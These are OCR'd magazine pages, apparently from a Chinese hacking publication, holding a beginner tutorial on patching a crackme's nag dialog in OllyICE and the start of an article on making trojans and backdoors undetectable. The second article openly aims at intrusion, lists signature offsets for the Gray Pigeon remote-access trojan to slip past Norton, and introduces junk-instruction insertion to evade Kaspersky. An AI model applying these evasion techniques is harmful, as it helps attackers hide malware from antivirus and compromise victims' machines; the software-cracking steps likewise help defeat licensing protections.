


图 3

找到“keygenme and delete this window good luck !!!”后双击这个字符串，来到了它在程序中对应的位置，如图 4（至于为什么要找这个字符串，请复习上一篇文章中的如何确定爆破突破口的有关内容）。




图 4

现在我们有两种方法来解决掉那个 NAG 窗口。

一、修改跳转法

1. 简单原理介绍

把这段代码提取出来如下：

```
0040821C . 6A 40 PUSH 40 ; /Style = MB_OK|MB_ICONASTERISK|MB_APPLMODAL
0040821E . 68 4C824000 PUSH Keygen.0040824C ; |rules
00408223 . 68 54824000 PUSH Keygen.00408254 ; |keygenme and delete this window good luck !!!
00408228 . 6A 00 PUSH 0 ; |hOwner = NULL
0040822A . E8 41C4FFFF CALL <JMP.&user32.MessageBoxA> ; \MessageBoxA
0040822F . 68 047F4000 PUSH Keygen.00407F04
```

程序运行的时候是一步一步按顺序执行这些代码的，当程序执行到 0040822A . E8 41C4FFFF CALL <JMP.&user32.MessageBoxA> ; \MessageBoxA 这一句代码的时，它告诉计算机，现在跳到一个可以弹对框的地方去执行，于是大家就看到了那个令人讨厌的 NAG。

> **小提示：**
> 上面的说法是为了方便大家理解原理，可能会不太准确，想了解更详细的内容的话，大家可以查阅一下 MessageBoxA 这个函数的相关知识。

现在大家是不是有一点思路了？想想看，只有遇到 CALL <JMP.&user32.MessageBoxA>的时候，程序才会弹出一个窗口。那么如果程序在运行的碰不到这段代码不就行了？

没错！这就是“修改跳转法”的原理。

2. 实际操作

让大家了解了原理，下面就该给大家说说具体如何去做了。我们双击下面这句代码 **0040822A . E8 41C4FFFF CALL <JMP.&user32.MessageBoxA> ; \MessageBoxA**，把它修改成 **JMP SHORT 0040822F**（注意保留默认的“用 nop 填充”），然后选中被修改过的代码，右键，“复制到可执行文件”，“选择”，跳出个新的窗口，继续右键，“保存文件”为 keygen2.exe，运行看看，那个 NAG 窗口是不是已经不见了呢？

> **小提示：为什么要修改成 JMP SHORT 0040822F**
> 还记得 JMP 是无条件跳转吧？JMP SHORT 则是指短距离的无条件跳转。这里用 ABCD 打个比方，按照原来的指令顺序，应该是 ABCD……这种顺序执行下来，其中 B 是弹一个对话框的指令。现在我们不过是把 B 修改成跳转到 C 继续执行的命令而已，而 C 的地址正好是 0040822F，因此 B 处就应该修改为 JMP 0040822F，OllyICE 会自动把该句代码修改成 JMP SHORT 0040822F。

二、NOP法

提起NOP这个汇编命令，看过之前的文章的朋友应该还记得它的作用吧？NOP代表啥也不干，那么回到刚才的比方中，ABCD……顺序执行命令，B是弹对话框的指令，如果把B替换成NOP，那么A执行完了之后，是不是就啥也不干一直继续执行到C呢？这样程序不会出错，而且也一样可以去除那个讨厌的NAG。

还是得找到"指挥程序弹出窗口"的那句代码：0040822A . E8 41C4FFFF CALL <JMP.&user32.MessageBoxA> ; \MessageBoxA，我们把它修改成0040822A 90 NOP。

同样，在这里要记得保留默认的"使用NOP填充"的小勾。改完之后，使用同样的方法把文件另存为keygen3.exe，运行下看看，NAG弹窗果然消失了，成功了！

总结

这一堂课我们介绍了软件常用的保护方式，并且着重介绍了对于NAG窗口这种保护手段的破解方法。需要特别指出的是，尽管在文中可以看出NOP法似乎更为简便，其实两种方法各有所长，适用于不同的情况，所以学习的时候不要拘泥于一种方法，或者只学一种方法。否则到了一些特定的情况下破解的思维就容易被限制住。这次的学习就到这里，其实我提供的CRACKME还有更多的玩法，有兴趣的朋友可以试试暴力破解为注册版本来验证一下前两节课的学习功力，也可以到网上搜一些简单的CRACKME来玩玩，在下一篇文章中我们将注重介绍"软件功能限制"这种保护手段的破解方法。

X小编点评：

这一篇文章相比前两篇来说基本上没有增加汇编语言的知识，也算是把握住了小编的意思，始终把难度控制在初学者可接受的范围之内，但是又教会大家一些破解的新知识！[illegible]道有没有读者感到连续三期破解连载看下来，自己已经进入了破解的门槛了？因为已经有读者迫不及待的去网上找软件来试着破解了。当然了，结果是失败的，毕竟真正的实战中所遇到的问题可不是两三篇文章能够讲清楚的，还是那句老话，万丈高楼平地起，一步一个脚印打好基础再学好汇编，成功就离大家不远了。

（文章中涉及到的OllyICE和CRACKME已收录到光盘中）

菜鸟也能打造属于自己的花指令

人鱼姬

免杀是非常实用的一门黑客技术，尤其是木马和后门的免杀，更是小菜们特别想学的。在平时的入侵和留后门的过程中，我们头疼的往往不是没有相应的工具，而是没有属于自己的免杀黑器！眼巴巴的看着各大网站和高手们公布一个所谓的"免杀"工具，不到一星期，几乎所有的杀毒软件都把它列入黑名单了！公开的东西就等于被杀的东西！自己动手，才能丰衣足食！所以菜菜们更要奋发图强，自己熟练的掌握好免杀技术！

在06年第9期的X档案里，已经登了一篇关于免杀的专题文章了，今天我将给大家谈谈我在制作免杀上的一些经验。制作免杀的时候，我喜欢只针对诺顿和卡巴斯基这两个杀毒软件制作免杀，个人认为这两个杀毒软件是世界上最好的（不是我不支持国货，的确是咱们技不如人）。

一、修改特征码轻松过诺顿

我记得以前对付诺顿很容易，随便加个壳就免杀了。但不知什么时候开始加壳已不能解决问题了。好在我们有别的办法，只需用类似于MYCCL的软件复合定位一下特征码就行了，虽然说过程麻烦了一点，不过为了做出一个免杀的木马还是值得的。最后我们就可以找到几处长度为两字节的特征码，将其逐一作适当修改就行了（一般是将小写改为大写就行了）。以下就是我的灰鸽子的特征码，物理地址／物理长度

[特征] 00069415_00000002
[特征] 000A15B8_00000002
[特征] 000A15DE_00000002
[特征] 000B9D3F_00000002

其中一处就是将小写的n改为大写的N，如图1中标记处。这方面的介绍在网上比较多，我不想重复。下面才是本文的重点。

关键词解释：什么是特征码

杀毒软件在对文件进行查杀的时候，会挑选文件内部的一句或者几句代码来作为识别病毒的方式。这种代码就叫做病毒的特征码。如果我们将这个代码变更或者修改，就会使得杀毒软件认不出病毒，从而达到免杀的效果。

二、加花指令让卡巴不再尖叫

卡巴免杀的方法与诺顿免杀的方法截然不同，当前最好最简单的方法就是加花指令。这要求有汇编语言的基础，这样才能写出好的花指令。好在现在有各式各样的加花器，菜鸟们无需掌握汇编语言也可以轻松加花了。但是问题又出来了，刚出的加花器用过一段时间就不能免杀了，因为杀毒软件会加入针对这种的病毒定义。下面介绍一种方法，让每个菜鸟都拥有属




图1

于自己的花指令。

关键词解释：什么是花指令

花指令其实就是一些汇编指令。加入花指令的程序会先运行一些没有意义的代码（花指令），然后跳回正常的程序入口继续运行。不过这样改造后的程序可能会让杀毒软件无法识别，达到免杀的效果。




图 2




图 3

